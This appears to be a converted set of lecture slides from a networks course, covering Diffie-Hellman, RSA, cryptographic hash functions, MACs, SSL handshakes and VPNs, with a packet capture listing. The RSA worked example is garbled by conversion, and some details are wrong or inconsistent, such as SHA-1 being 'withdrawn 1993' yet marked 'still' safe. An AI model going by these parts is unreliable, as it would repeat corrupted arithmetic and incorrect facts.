# Diffie-Hellman



## Prerequisite: modular arithmetic

- $x \bmod n = \text{remainder of } x \text{ when divide by } n$
- facts:

$$[(a \bmod n) + (b \bmod n)] \bmod n = (a + b) \bmod n$$

$$[(a \bmod n) - (b \bmod n)] \bmod n = (a - b) \bmod n$$

$$[(a \bmod n) * (b \bmod n)] \bmod n = (a * b) \bmod n$$

- thus

$$(a \bmod n)^d \bmod n = a^d \bmod n$$

- example:  $x = 14, n = 10, d = 2$ :

- $(x \bmod n)^d \bmod n = 4^2 \bmod 10 = 6$
  - $xd = 14^2 = 196, x^d \bmod 10 = 6$

# Coprime


- Two integers (a and b) are co-prime if they share no common factors
  - Greatest common divisor of the two numbers is 1
- eg. 6 and 77 are co-prime ( $2 \times 3$ ,  $7 \times 11$ )
- eg. 6 and 21 are not co-prime ( $2 \times 3$ ,  $3 \times 7$ )
- Note:
  - Any two consecutive integers are always coprime
  - Prime numbers are always coprime to each other
  - Sum of two coprime numbers is always coprime to their product
  - Does not apply to negative numbers

## Example: Diffie-Hellman Key Exchange

- Goal: securely exchange cryptographic keys
- ... or more general: use a public channel to agree on a common secret
- $g$  = public (prime) base, known to Alice, Bob, and Eve.  $g = 5$
- $p$  = public (prime) modulus, known to Alice, Bob, and Eve.  $p = 23$
- $a$  = Alice's private key, known only to Alice.  $a = 6$
- $b$  = Bob's private key known only to Bob.  $b = 15$
- $A = g^a \text{ mod } p = 8$
- $B = g^b \text{ mod } p = 19$

Public parameter:

$$g, p$$



# Who knows what?

Alice		Bob		Eve	
Known	Unknown	Known	Unknown	Known	Unknown
$p = 23$		$p = 23$		$p = 23$	
$g = 5$		$g = 5$		$g = 5$	
$a = 6$	$b$	$b = 15$	$a$		$a, b$
$A = 5^a \text{ mod } 23$		$B = 5^b \text{ mod } 23$			
$A = 5^6 \text{ mod } 23 = 8$		$B = 5^{15} \text{ mod } 23 = 19$			
$B = 19$		$A = 8$		$A = 8, B = 19$	
$s = B^a \text{ mod } 23$		$s = A^b \text{ mod } 23$			
$s = 19^6 \text{ mod } 23 = 2$		$s = 8^{15} \text{ mod } 23 = 2$			$s$

## Why is s the same?

Both Alice and Bob have arrived at the same value  $s$ , because, under mod  $p$ ,

$$A^b \bmod p = g^{ab} \bmod p = g^{ba} \bmod p = B^a \bmod p^{[8]}$$

More specifically,


$$(g^a \bmod p)^b \bmod p = (g^b \bmod p)^a \bmod p$$

## In practice... much longer keys

```
☐ TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 526
    ☐ Handshake Protocol: Server Key Exchange
        Handshake Type: Server Key Exchange (12)
        Length: 522
    ☐ Diffie-Hellman Server Params
        p Length: 128
        p: 89cb62b3f3403dc91dbe26f466cb9961901f0014d9868e55...
        g Length: 1
        g: 02
        Pubkey Length: 127
        Pubkey: 7b9489c10ccdaebfd98ab6c58e16bf7e79f3c7adf62ff8f9...
    ☒ Signature Hash Algorithm: 0x0201
        Signature Length: 256
        Signature: 7eac07f6e3ef131426d2820b7b63ce4dd08a4ac0496f96db...
```

# RSA

# Public Key Cryptography



## Use for Authentication

- Assumption: Bob knows Alice's public key  $K_A^+$
- Bob (publicly) asks Alice to encrypt random nonce  $m$
- Bob gets  $K_A^-(m)$  from Alice
- Bob decrypts with Alice's public key:  $K_A^+(K_A^-(m)) = m$  compares with  $m$
- Only Alice could have encrypted  $m$  correctly.
- Problems?

# Use for Authentication

- Assumption: Bob knows Alice's public key  $K_A^+$
- Bob (publicly) asks Alice to encrypt random nonce  $m$
- Bob gets  $K_A^-(m)$  from Alice
- Bob decrypts with Alice's public key:  $K_A^+(K_A^-(m)) = m$  compares with  $m$
- Only Alice could have encrypted  $m$  correctly.
- Problems?
  - Replay Attack
  - Chosen Plaintext Attack
  - How can Bob be sure that  $K_A^+$  is actually Alice's key?

# RSA Algorithm

---

- Invented in **1978** by Ron **Rivest**, Adi **Shamir** and Leonard **Adleman**
  - Published as R. L. Rivest, A. Shamir, L. Adleman, "*On Digital Signatures and Public Key Cryptosystems*", Communications of the ACM, vol. 21 no 2, pp. 120-126, Feb 1978
- Security relies on the difficulty of *factoring large composite numbers*
- Essentially the same algorithm was discovered in 1973 by Clifford Cocks, who works for the British intelligence



7

# Public key encryption algorithms

requirements:

- (1) need  $K_B^+(\cdot)$  and  $K_B^-(\cdot)$  such that:

$$K_B^-(K_B^+(m)) = m \quad (3)$$

- (2) given public key  $K_B^+(\cdot)$ , it should be impossible to compute private key  $K_B^-(\cdot)$

RSA: Rivest, Shamir, Adelson algorithm

## RSA: getting ready

- message: just a bit pattern
- bit pattern can be uniquely represented by an integer number
- thus, encrypting a message is equivalent to encrypting a number

### Example

- $m = 10010001$ . This message is uniquely represented by the decimal number 145.
- to encrypt  $m$ , we encrypt the corresponding number, which gives a new number (the ciphertext).

# RSA Creating public/private key pair

- Choose two large prime numbers p,q
- Compute  $n = pq$  (n will be used as the modulus for the private and public keys)
- Compute  $z = lcm(p - 1, q - 1)$  ( $lcm$  = lowest common multiplicator)
- Choose integer e, such that  $e < n$ , and e and z are coprime (relatively prime)
- Choose d as  $d = e^{-1}(mod(z))$  (d is the modular multiplicative inverse of e (modulo z))
- Public key = (n,e), private key is (n,d)

## RSA: encryption, decryption

- (1) given  $K_B^+ = (n, e)$ ,  $K_B^- = (n, d)$  as computed above
- (2) to encrypt message  $m < n$ , compute

$$c = m^e \bmod n$$

- (3) to decrypt received bit pattern,  $c$ , compute

$$m = c^d \bmod n$$

$$m = (\underbrace{m^e \bmod n}_c)^d \bmod n \quad (4)$$

## RSA example

- Bob chooses  $p = 5, q = 7$ .
  - Then  $n = 35, z = 24$
  - $e = 5$  (so  $e$  and  $z$  are relatively prime)
  - $d = 29$  (so  $ed - 1 \bmod z = 0$ )
- encrypt 8-bit message 00001000

encrypt:

$$\underbrace{m}_{\begin{array}{c} 12 \\ 17 \end{array}}$$

decrypt:

$$\underbrace{c}_{\begin{array}{c} 481968572106750915091411825223071697 \\ 17 \\ 12 \end{array}}$$

$$\underbrace{m^e}_{\begin{array}{c} 24832 \\ c^d \end{array}}$$

$$\underbrace{c = m^e \bmod n}_{\begin{array}{c} 17 \\ m = c^d \bmod n \\ 12 \end{array}}$$

# Why does RSA work?

- must show that  $c^d \bmod n = m$ , where  $c = m^e \bmod n$
- fact: for any  $x$  and  $y$ :  $x^y \bmod n = x^{(y \bmod z)} \bmod n$  where  $n = pq$  and  $z = (p - 1)(q - 1)$
- thus,

$$\begin{aligned}c^d \bmod n &= (m^e \bmod n)^d \bmod n \\&= m^{ed} \bmod n \\&= m^{(ed \bmod z)} \bmod n \\&= m^1 \bmod n \\&= m\end{aligned}$$

The following property will be **very** useful later:

$$\underbrace{K_B^-(K_B^+(m))}_{\text{first public key, then private key}} = m = \underbrace{K_B^+(K_B^-(m))}_{\text{first private key, then public key}} \quad (5)$$

follows directly from modular arithmetic:

$$\begin{aligned} (m^e \bmod n)^d \bmod n &= m^{ed} \bmod n \\ &= m^{de} \bmod n \\ &= (m^d \bmod n)^e \bmod n \end{aligned}$$

## RSA in practice: session keys

- exponentiation in RSA is computationally intensive
- AES at least an order of magnitude faster than RSA
- use public key crypto to establish secure connection, then establish second key -- symmetric session key -- for encrypting data

### Session key $K_s$

- Bob and Alice use RSA to exchange a symmetric key  $K_s$
- once both have  $K_s$ , they use symmetric key cryptography

## Integer factorisation

- No algorithm has been published that can factor all integers in polynomial time  $O(b^k)$
- We know algorithms that are faster than  $O((1 + \varepsilon)^b)$  for all  $\varepsilon \in \mathbb{R}_{>0}$
- General Number Field Sieve:  $O(\exp \sqrt[3]{\frac{64}{9} b (\log b)^2})$
- Shor's algorithm:  $O(b^3)$  steps on quantum computer
- It is suspected to be outside of P, NP-complete, and co-NP-complete

# Key Lengths are critical

- Vulnerability also depends on the algorithm being used
- 1970's Lucifer, later DES 56 bit key
- 2001 AES, 128, 192, or 256 bits
- 2015 NIST disallows keys less than 112 bits
- 2015 NSA requires 256-bit AES Keys
  - Announces plans to switch to quantum computing resistant algorithms

# However: Post Quantum Cryptography

- All three problems can be solved given a sufficiently powerful Quantum Computers
- Threat to public key cryptography
- Believed to be secure at present:
  - Hash algorithms
  - Symmetric Cryptographic Algorithms (with increased key size)

# Certification, SSL, VPN T-409-TSAM Computer Networks

Stephan Schiffel

October 19th 2021

# Outline

- 1 Review
- 2 Cryptographic Hash Functions
- 3 In practice: SSL, VPN
- 4 Public Key Infrastructure

# Table of Contents

1 Review

2 Cryptographic Hash Functions

3 In practice: SSL, VPN

4 Public Key Infrastructure

# Ciphers

- An algorithm for performing encryption/decryption
- Depend on auxillary piece of information "key"
  - Kerckoff's Principle - only the secret key should be privileged information
- Block Cipher
  - Applied to a block of data i.e. 64 contiguous bits
- Stream Cipher
  - Key and algorithm are applied to each bit in sucession

# Stream Cipher



**Figure 11-10** Creating ciphertext with XOR

# Cryptographic Randomness

- Key generation also requires a Random Number Generator(RNG)
- Extremely difficult to get good randomness
- Key press timing is often predictable
- Can also be recorded via microphone
- Pseudorandom (RNG with seed)
  - Designed to be deterministic
  - Seeded with random seed
  - Future values cannot be predicted from past without seed


# Table of Contents

- 1 Review**
- 2 Cryptographic Hash Functions**
- 3 In practice: SSL, VPN**
- 4 Public Key Infrastructure**

# Cryptographic Hash Function

- Special form of hash function, suitable for cryptography
- Maps data of arbitrary size to a bit string of fixed size
- 1-way function - infeasible to invert
- Deterministic: same input gives same output
- Small change to message gives large change in output
- Infeasible to find two different messages with same hash
- Also known as "Message Digest"
- Typically used to protect integrity

# Cryptographic Hash



# Terminology

A function  $f$  is *preimage resistant* if, given  $h$ , it is hard to find any  $m$  such that  $h = f(m)$ .

A function  $f$  is *second preimage resistant* if, given an input  $m_1$ , it is hard to find  $m_2 \neq m_1$  such that  $f(m_1) = f(m_2)$ . This is sometimes called *weak collision resistance*.

A function  $f$  is (strong) *collision resistant* if it is hard to find two messages  $m_1$  and  $m_2$  such that  $f(m_1) = f(m_2)$ .


# Preimage resistance

- Given random  $y$ ,  $M$  - message:
  - hard to find  $M$  s.t.  $\text{Hash}(M) = y$
- Application: protecting passwords
- Do not want to store passwords themselves
- Store Hash of password with "salt"
  - Random data used in addition to original data ( $y$ )
- Compare  $\text{hash}(\text{password}, \text{salt})$  with stored result

# Second Preimage resistance/Collision Resistance

- Second Preimage Resistance:
  - Given random  $Message_1$  - hard to find  $Message_2$  which has same output
    - i.e.:  $\text{Hash}(M_1) == \text{Hash}(M_2)$
- Collision Resistance:
  - Given two distinct inputs, infeasible to find  $H(x) == H(x')$
- Applications:
  - Virus protection
  - Software archive authentication
  - Signing, etc.

# Merkle-Damgård Construction



# Merkle-Damgård Construction

- Starts with initial fixed value (IV Initialization Vector)
- For each block:
  - Take the result so far
  - Combine with the message block, repeat
  - (Last block is padded with zeros if necessary)
- Merkle-Damgård showed:
  - if the one-way compression function  $f$  is collision resistant
  - so is hash function constructed using it.

# Length Extension Attack

- Vulnerability when Merkle-Damgård based hash is used as MAC
- potentially affects MD5, SHA-1, SHA-2
- MAC is constructed as  $H(\text{secret} \text{ } || \text{ message})$
- Attacker has  $\text{Hash}(\text{message}_1)$  and knows length of message and secret
- Supplies  $\text{message}_2$
- Uses this to calculate  $\text{Hash}(\text{message}_1 \text{ } || \text{ message}_2)$
- Can take advantage of padding in original message
- hashpump <https://github.com/bwall/HashPump>

## Internet checksum: poor crypto hash function

Internet checksum has some properties of hash function:


- produces fixed length digest (16-bit sum) of message
- is many-to-one

But given message with given hash value, it is easy to find another message with same hash value:


<u>message</u>	<u>ASCII format</u>	<u>message</u>	<u>ASCII format</u>
I O U 1	49 4F 55 31	I O U 9	49 4F 55 <u>39</u>
0 0 . 9	30 30 2E 39	0 0 . <u>1</u>	30 30 2E <u>31</u>
9 B O B	39 42 D2 42	9 B O B	39 42 D2 42
<hr/>		<hr/>	
<b>B2 C1 D2 AC</b>		<b>B2 C1 D2 AC</b>	
different messages but identical checksums!			

Digital signature = signed message digest

Bob sends digitally signed message:



Alice verifies signature, integrity of digitally signed message:



# Message Authentication Code (MAC)

- Combined with Hash function identify source of data
- Key (K) known to both parties but not the attacker
- Important for legal uses - verify that documents are unaltered
- Cryptographic signature
- Public verification key vs Private signing key
- Keyed-hash message authentication code (HMAC)
- Many-to-one function - there can be collisions

# Uses of Hash Functions

- Message Authentication
- Software integrity and identification (eg. git)
- One-time passwords
- Digital signature
- timestamps
- Certificate revocation management
- Password storage

# Examples

- RFC 1321 MD5 - 128 bit digest (Severely deprecated)
- SHA-1 - 160 bit digest - broken, withdrawn 1993
- SHA-2 - Merkle-Damgard using Davies-Meyer block cipher (2001)
  - SHA-256
  - SHA-512
- SHA-512 is both more secure and faster than SHA-256 on 64 bit machines
- But both are vulnerable to length extension attacks
- SHA-3 NIST 2015, Keccak algorithm

## Hash function algorithms

Algorithm	Output bits	Security (bits)	safe?
MD5	128	< 64	NO
SHA-0	160	< 80	NO
SHA-1	160	< 80	still
SHA-224	224	112	yes
SHA-256	256	128	yes
SHA-384	384	192	recommended
SHA3-224	224	112	yes
SHA3-256	256	128	yes
SHA3-384	384	192	recommended

# Attacks - Birthday

- Duplicate values (collisions) appear faster than we expect
- 23 people for a 50% chance two have the same birthday
- 60 people for a 99% chance two have the same birthday
- 70 people for a 99.9% chance
- Probabilistically:
- For  $N$  different values, expect collision after choosing  $\sqrt{N}$ 
  - $\sqrt{365} \approx 19.1$

# Meet-in-the-Middle Attacks

## aka Birthday Attack

- Build a table of keys that you have chosen
- Sample the key space statistically with a likely message
- Store result in a table
- Check encrypted messages against table
- Following statistics of birthday attacks, only needs  $\sqrt{N}$  for a 50% chance
  - 64 bit key,  $2^{64} = 18,446,744,073,709,551,616$  combinations
  - $\sqrt{2^{64}} = 2^{32} = 4,294,967,296$

# Encryption of Network Traffic

- To prevent snooping by any Alice, Bob or Eve: encrypt traffic
- Performance: encryption requires CPU, slows traffic
- What kind of encryption?
- All traffic, or just some traffic?
  - Images, Movies, etc?
  - DVD encoding
  - Where should it be encrypted, decrypted?
- At what level?

# Table of Contents


**1** Review

**2** Cryptographic Hash Functions


**3** In practice: SSL, VPN

**4** Public Key Infrastructure

# TCP/IP and SSL



*normal application*



*application with SSL*

- SSL provides API to applications

# SSL principles

- handshake: Alice and Bob use their certificates and private keys to authenticate each other and exchange shared secret (Diffie-Hellman key exchange)
- key derivation: Alice and Bob use shared secret to derive set of keys (two for encryption and two for authentication)
- data transfer: data is broken into series of records, each of which is encrypted and signed
- connection closure: special message to securely close connection

# SSL problems

- Why records?  
TCP is a stream. Where should we put the MAC (Message Authentication Code)?
- Replay attack (attacker captures a record and replays it)  
Solution: put sequence number into MAC
- Replay attack 2 (attacker captures whole sequence of records and replays it)  
Solution: use nonce
- truncation attack (attacker forges TCP FIN, i.e., closes the connection prematurely)  
Solution: record types, with one type for closure
- Which encryption algorithm / Key size?  
Solution: negotiate algorithm to use during handshake
- Attacker could meddle with the negotiation (force a weak algorithm to be used)

# SSL handshake

- 1 client sends list of algorithms it supports, along with client nonce
- 2 server chooses algorithms from list; sends back: choice + certificate + server nonce
- 3 client verifies certificate, extracts server's public key, generates pre\_master\_secret, encrypts with server's public key, sends to server
- 4 client and server independently compute encryption and MAC keys from pre\_master\_secret and nonces
- 5 client sends a MAC of all the handshake messages (encrypted)
- 6 server sends a MAC of all the handshake messages (encrypted)

# VPN

- create a connection between host and VPN endpoint
- tunnel all (or some) traffic through this connection
- encrypt all traffic on that connection
- somewhat optional: authenticate client and server
- different protocols used: IPSec, SSL/TLS, DTLS (Cisco Anyconnect / OpenConnect), MPPE, SSTP, ...

# TCP+SSL vs. VPN

- host to host encryption/authentication (SSL) vs. host to VPN endpoint
- encrypt data (SSL) vs. encrypt all traffic including headers (VPN)

# HTTPS/SSL vs. VPN

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.30.253.124	192.168.1.33	TLSV1.2	97	Application Data
2	0.000145455	192.168.1.33	192.30.253.124	TLSV1.2	101	Application Data
3	0.124552126	192.30.253.124	192.168.1.33	TCP	66	443 - 40618 [ACK] Seq=32 Ack=36 Win=31 Len=0 TSval=1565383
4	1.656918057	192.168.1.33	192.168.1.1	DNS	78	Standard query 0xf02b A www.mailinator.com
5	1.657703566	192.168.1.1	192.168.1.33	DNS	110	Standard query response 0xf02b A www.mailinator.com A 104.
6	1.657906519	192.168.1.33	104.25.199.31	TCP	74	54142 - 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM
7	1.697504800	104.25.199.31	192.168.1.33	TCP	66	443 - 54142 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=146
8	1.697533019	192.168.1.33	104.25.199.31	TCP	54	54142 - 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0
9	1.697732503	192.168.1.33	104.25.199.31	TLSV1.2	571	Client Hello
10	1.737192965	104.25.199.31	192.168.1.33	TCP	60	443 - 54142 [ACK] Seq=1 Ack=518 Win=30720 Len=0
11	1.737473726	104.25.199.31	192.168.1.33	TLSV1.2	193	Server Hello, Change Cipher Spec, Encrypted Handshake Mess
12	1.737486664	192.168.1.33	104.25.199.31	TCP	54	54142 - 443 [ACK] Seq=518 Ack=140 Win=30336 Len=0
13	1.737615389	192.168.1.33	104.25.199.31	TLSV1.2	97	Change Cipher Spec, Encrypted Handshake Message
14	1.740317204	192.168.1.33	104.25.199.31	TLSV1.2	888	Application Data
15	1.780685928	104.25.199.31	192.168.1.33	TCP	60	443 - 54142 [ACK] Seq=140 Ack=1395 Win=32768 Len=0
16	1.866228394	104.25.199.31	192.168.1.33	TLSV1.2	1444	Application Data
17	1.866252372	104.25.199.31	192.168.1.33	TLSV1.2	370	Application Data
18	1.866265874	192.168.1.33	104.25.199.31	TCP	54	54142 - 443 [ACK] Seq=1395 Ack=1846 Win=36096 Len=0
19	1.866270262	104.25.199.31	192.168.1.33	TLSV1.2	80	Application Data
20	1.866599348	192.168.1.33	104.25.199.31	TCP	54	54142 - 443 [FIN, ACK] Seq=1395 Ack=1872 Win=36096 Len=0
21	1.906119378	104.25.199.31	192.168.1.33	TCP	60	443 - 54142 [FIN, ACK] Seq=1872 Ack=1396 Win=32768 Len=0
22	1.906151331	192.168.1.33	104.25.199.31	TCP	54	54142 - 443 [ACK] Seq=1396 Ack=1873 Win=36096 Len=0
23	2.514802464	192.168.1.33	192.30.253.124	TCP	66	44452 - 443 [ACK] Seq=1 Ack=1 Win=306 Len=0 TSval=9702464
24	5.335337695	192.30.253.124	192.168.1.33	TCP	66	[TCP ACKED unseen segment] 443 - 44452 [ACK] Seq=1 Ack=2 Win=306 TSval=9702464
25	6.155550570	192.168.1.33	192.168.1.1	DNS	73	Standard query 0xf0000000000000000000000000000000 A www.google.com

Unless a VPN is used, headers are still visible.

# Table of Contents

1 Review

2 Cryptographic Hash Functions

3 In practice: SSL, VPN

4 Public Key Infrastructure

